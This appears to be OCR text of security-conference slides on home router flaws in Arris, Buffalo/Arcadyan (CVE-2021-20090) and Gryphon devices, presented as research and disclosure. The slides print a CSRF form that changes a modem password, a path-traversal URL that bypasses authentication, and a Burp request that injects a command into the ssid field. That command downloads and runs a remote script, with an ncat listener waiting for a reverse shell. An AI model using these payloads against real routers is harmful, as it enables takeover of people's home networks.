
SPI Chip





NAND Chip

Arris Modems



Arris Modems

- Insecure password changes

```
POST /changepwd_tab.html?YWRtaW46c2FwcGhpcmUx HTTP/1.1
Host: 192.168.100.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Origin: https://192.168.100.1
Connection: close
Referer: https://192.168.100.1/changepwd_tab.html
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
```

```
YWRtaW46c2FwcGhpcmUx
```

Base64

```
admin:sapphire1
```

Arris Modems


- No CSRF Protections

```
<html>
 <body>
 <script>history.pushState('', '', '/')</script>
 <form action="https://192.168.100.1/changepwd_tab.html?YWRtaW46c2FwcGhpcmUx" method="POST">
 <input type="submit" value="Submit request" />
 </form>
 </body>
</html>
```

Arris Modems

- Difficult disclosure process
  - Primary vendor (Commscope) provides software to ISPs or other customers
  - Those entities then work the updates into their own versions (or not)
  - Updates pushed out on provider networks via DOCSIS
    - I.e. End users CANNOT apply the updates themselves
  - Disclosing to all these different entities simply isn't feasible or possible

Buffalo


Amazon.co.jp : router
amazon.co.jp/s?k=router&crid=3QLR60GIURMJ6&sprefix=route%2Caps%2C208&ref=nb_sb_noss_2
Add to cart
Works with Alexa
Add to cart
Add to cart
Amazon's Choice
Best Seller
[Amazon.co.jp Limited] Buffalo WiFi Wireless LAN Router, WSR-1166DHPL2/N 11ac ac1200, 866+300Mbps, IPv6 Compatibl···
21,828
5K+ bought in past month
¥3,980 Was: ¥4,451
40 pt (1%)
Buy them together with router eligible products
Ships to Canada
Add to cart
More Buying Choices
¥3,100 (21 used & new offers)
Archer AX23V TP-Link WiFi Router, Wireless LAN WiFi6 AX1800 Standard 1201 + 574Mbps, WPA3 EasyMesh,···
19,991
5K+ bought in past month
¥3,975 List: ¥5,980
40 pt (1%)
Ships to Canada
Works with Alexa
Add to cart
[Amazon.co.jp Limited] Buffalo WiFi Router Wireless LAN Wi-Fi 6 11ax / 11ac AX1800 573+1201 Mbps Japanese Manufacturer···
1,411
1K+ bought in past month
See options
Buffalo WiFi Router Wireless LAN Wi-Fi 6 11ax / 11ac AX5400 4803+574 Mbps Japanese Manufacturer (iPhon···
899
1K+ bought in past month
¥13,090 List: ¥15,280
131 pt (1%)
PC peripherals sale is being held
Ships to Canada
Add to cart
More Buying Choices
¥12,800 (3 used & new offers)

Buffalo

Decompile: bypass_check - (httpd)

```
1
2  undefined4 bypass_check(char *__dest)
3
4  {
5    size_t __n;
6    int iVar1;
7    char *__s;
8    undefined1 *puVar2;
9
10   if (bypass_list._0_4_ != (char *)0x0) {
11     puVar2 = bypass_list;
12     __s = bypass_list._0_4_;
13     do {
14       puVar2 = (undefined1 *)((int)puVar2 + 4);
15       __n = strlen(__s);
16       iVar1 = strncasecmp(__dest,__s,__n);
17       if (iVar1 == 0) {
18         return 1;
19       }
20       __s = *(char **)puVar2;
21     } while (__s != (char *)0x0);
22   }
23   return 0;
24 }
```

Listing: httpd

```
                        s_/images/_004429c4
→ 004429c4 2f 69 6d        ds          "/images/"
           61 67 65
           73 2f 00
  004429cd 00              ??          00h
  004429ce 00              ??          00h
  004429cf 00              ??          00h

                        s_/lang/_004429d0
  004429d0 2f 6c 61        ds          "/lang/"
           6e 67 2f 00
  004429d7 00              ??          00h
  004429d8 2f              ??          2Fh    /
  004429d9 6a              ??          6Ah    j
  004429da 73              ??          73h    s
  004429db 2f              ??          2Fh    /
  004429dc 00              ??          00h
  004429dd 00              ??          00h
  004429de 00              ??          00h
  004429df 00              ??          00h
  004429e0 2f              ??          2Fh    /
  004429e1 63              ??          63h    c
  004429e2 73              ??          73h    s
  004429e3 73              ??          73h    s
  004429e4 2f              ??          2Fh    /
```

Buffalo

http://[buffalo]/images/..%2fapply_abstract.cgi

- httpd is only checking the highlighted part of the path!
- And since /images/ doesn't require auth it lets us right through

Buffalo

Request

Pretty | Raw | Hex | \n

```
1  POST /apply_abstract.cgi HTTP/1.1
2  Host: 192.168.11.1
3  Content-Length: 174
4  Accept: */*
5  X-Requested-With: XMLHttpRequest
6  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
   x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/91.0.4472.114 Safari/537.36
7  Content-Type: application/x-www-form-urlencoded;
   charset=UTF-8
8  Origin: http://192.168.11.1
9  Referer: http://192.168.11.1/ping.html?rnd=79775394
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Cookie: lang=8; url=ping.html
13 Connection: close
14
15 action=start_ping&httoken=299705146&submit_button=
   ping.html&action_params=blink_time%3D5&
   ARC_ping_ipaddress=127.0.0.1%0ATest+Am+I+A+New+Line
   &ARC_ping_status=0&TMP_Ping_Type=4
```

Response

Pretty | Raw | Hex | Render | \n

```
1  HTTP/1.1 302 Found
2  Date: Tue, 31 Dec 2019 15:45:14 GMT
3  Server: Arcadyan httpd 1.0
4  Pragma: no-cache
5  Cache-Control: no-cache
6  Content-type: application/x-www-form-urlencoded; charset=UTF-8
7  Content-length: 0
8  Location: /Success.htm
9  X-FRAME-OPTIONS: SAMEORIGIN
10 Connection: close
11
12
```

INSPECTOR

COM3 - PuTTY

```
root@localhost:/# grep -A1 ARC_ping_ipaddress /etc/config/.glbcfg
ARC_ping_ipaddress=127.0.0.1
Test Am I A New Line
root@localhost:/#
```

Buffal-Uh-oh

BINARYEDGE.IO - WE SCAN THE ENTIRE INTERNET

TO HELP YOU UNDERSTAND WHAT IS BEING EXPOSED

web.server: Arcadyan

Search | Clear | Help

FILTER BY:

ICS | DATABASE | IOT | MALWARE | WEBSERVER | CAMERA

Ports	Entries*	Products	Entries	Countries	Entries	ASNs	Entries
443/tcp	342	Arcadyan httpd 1.0	1,113	Japan	1,034	4713 OCN NTT Communications Corporation, JP	222
8080/tcp	321			Germany	25	59127 NCV Newmedia Corporation, JP	161
80/tcp	121			Spain	23	17506 UCOM ARTERIA Networks Corporation, JP	93
8888/tcp	104			Argentina	19	17676 GIGAINFRA SoftBank Corp., JP	71
3389/tcp	82			Singapore	6	2527 SO-NET Sony Network Communications Inc., JP	53

Stats Order: desc. Change Order **ASC** : **DESC**

*:Count of all Events by Port matching your query. For only open-port/identification events filter type:service-simple.
**: type:http is being deprecated, please use type:web on your queries instead.

Results for your query: *web.server: Arcadyan*

1,113 results found.

Buffal-Uh-oh



web.path: / (Status: 200 OK)
web.title: o2.box
web.server: Arcadyan httpd 1.0
Body Hash (web.body.sha256): 03bffb9c0ab1145de08edc166c17d36e01a53ce93b612962a3376415780ff5c7
Favicon Hash: web.favicon.md5: 6b9424eba764c446ddb6f4b085d4b5e1 - web.favicon.mmh3: 1861293885
84.141.98.199
Last Detected: 5/27/24 9:13 PM
443/tcp
web
<html>
<head>
<title>o2.box</title>
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon"/>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<link rel="stylesheet" type="text/css" href="css/top.css">
<script type=...

Arcadyan


- Taiwan based manufacturer of a large number of networking devices
- Produces routers for a wide variety of brands, including some major internet service providers
- Verizon in the US, Vodafone in Europe, Telus in Canada, SparkNZ in New Zealand, Telstra in Australia, to name a few
- From what we've seen, there is a good deal of code reuse across the routers produced for each of these companies.

Arcadyan

- **CVE-2021-20090 :** A directory traversal bug affecting at least **13 ISPs** across **11 countries**
- The vulnerability affects devices dating back to 2008, and devices as new as those produced in 2021



Arcadyan


Habbie's journal
Posts
Tags
About
Getting a root shell on an old KPN Experia Wifi (CVE-2021-38703)
2021.8.25
2021.9.7
1188
6 mins

New Kids on the Block

- New stuff
- Cloud stuff
- App stuff

Gryphon

🎵 This LAN is your LAN, this LAN is my LAN 🎵

- Advertised as more safe because it doesn't have a standard web interface
- 7 Unauth Command injections anyways
- A super cool, definitely secure VPN feature that lets you use your home internet connection from anywhere.

Gryphon

🎵 This LAN is your LAN, this LAN is my LAN 🎵

Gryphon Connect App (Software) Information

Do you have a website to manage the Gryphon router settings?

At Gryphon, we are very concerned with security. Web interfaces can open the device up to significant security risks. Because of this, we have decided to NOT have a web interface for our devices. You can manage the Gryphon through the Gryphon Connect app on any mobile device.


Gryphon


```
function config_repeater()

  <snip> --removed variable setting for clarity

  cmd = “/sbin/configure_repeater.sh “ .. “\”” .. ssid .. “\”” .. “ “
.. “\”” .. key .. “\”” .. “ “ .. “\”” .. hidden .. “\”” .. “ “ ..
“\”” .. ssid5 .. “\”” .. “ “ .. “\”” .. key5 .. “\”” .. “ “ .. “\””
.. mssid .. “\”” .. “ “ .. “\”” .. mkey .. “\”” .. “ “ .. “\”” ..
gssid .. “\”” .. “ “ .. “\”” .. gkey .. “\”” .. “ “ .. “\”” ..
ghidden .. “\”” .. “ “ .. “\”” .. country .. “\”” .. “ “ .. “\”” ..
bssid .. “\”” .. “ “ .. “\”” .. board .. “\”” .. “ “ .. “\”” .. wpa
.. “\””

  os.execute(cmd)
  os.execute(“touch /etc/rc_in_progress.txt”)
  os.execute(“/sbin/mark_router.sh 2 &”)
  luci.http.header(“Access-Control-Allow-Origin”,”*”)
  luci.http.prepare_content(“application/json”)
  luci.http.write(“{\”rc\”: \”OK\”}”)
end
```


Send
Cancel
Target: http://192.168.1.1
HTTP/1
Request
Pretty Raw Hex \n
1 POST /cgi-bin/luci/rc HTTP/1.1
2 Host: 192.168.1.1
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 164
5
6 ssid=
$(wget%20192.168.1.165/sh.py%20-O%20/tmp/sh.py%3
bpython%20/tmp/sh.py)&gssid=&mkey=&mssid=&key5=&
ssid5=&hidden=&key=&wpa=&board=&Router=&country=
&ghidden=&gkey=
Search...
0 matches
Response
Pretty Raw Hex Render \n
1 HTTP/1.1 502 Bad Gateway
2 Connection: close
3 Content-Type: text/html
4 Content-Length: 60
5
6 <h1>
Bad Gateway
</h1>
The process did not produce any response
Search...
0 matches
INSPECTOR
Ready
152 bytes | 60,067 millis


Windows PowerShell
PS C:\> ncat -lnvp 443
Ncat: Version 7.91 (https://nmap.org/ncat)
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443


Decompile: FUN_000154ec - (controller_server)

```
33          switch(operationNumber) {
34          case (char **)0x1:
35            operationNumber = (char **)operation_0x1(pcVar4,param_2);
36            if (operationNumber == (char **)0x1) {
37              system("/sbin/repeater_reboot.sh &");
38            }
39            else {
40              operationNumber = (char **)0x1;
41            }
42            break;
43          case (char **)0x3:
44            operationNumber = (char **)0x3;
45            operation_0x3(pcVar4,param_3);
46            break;
47          case (char **)0xa:
48            operationNumber = (char **)0xa;
49            operation_0xa(uVar1);
50            break;
51          case (char **)0xb:
52            iVar2 = FUN_000122fc();
53            if (iVar2 == 0) {
54              operation_0xb(uVar1);
55            }
56            operationNumber = (char **)0xb;
57            break;
```

Gryphon

Decompile: operation_0x29 - (controller_server)

```
1
2  void operation_0x29(undefined4 param_1)
3
4  {
5    undefined4 uVar1;
6    char acStack1032 [1024];
7
8    memset(acStack1032,0,0x400);
9    json_object_object_get(param_1,"cmd");
10   uVar1 = json_object_get_string();
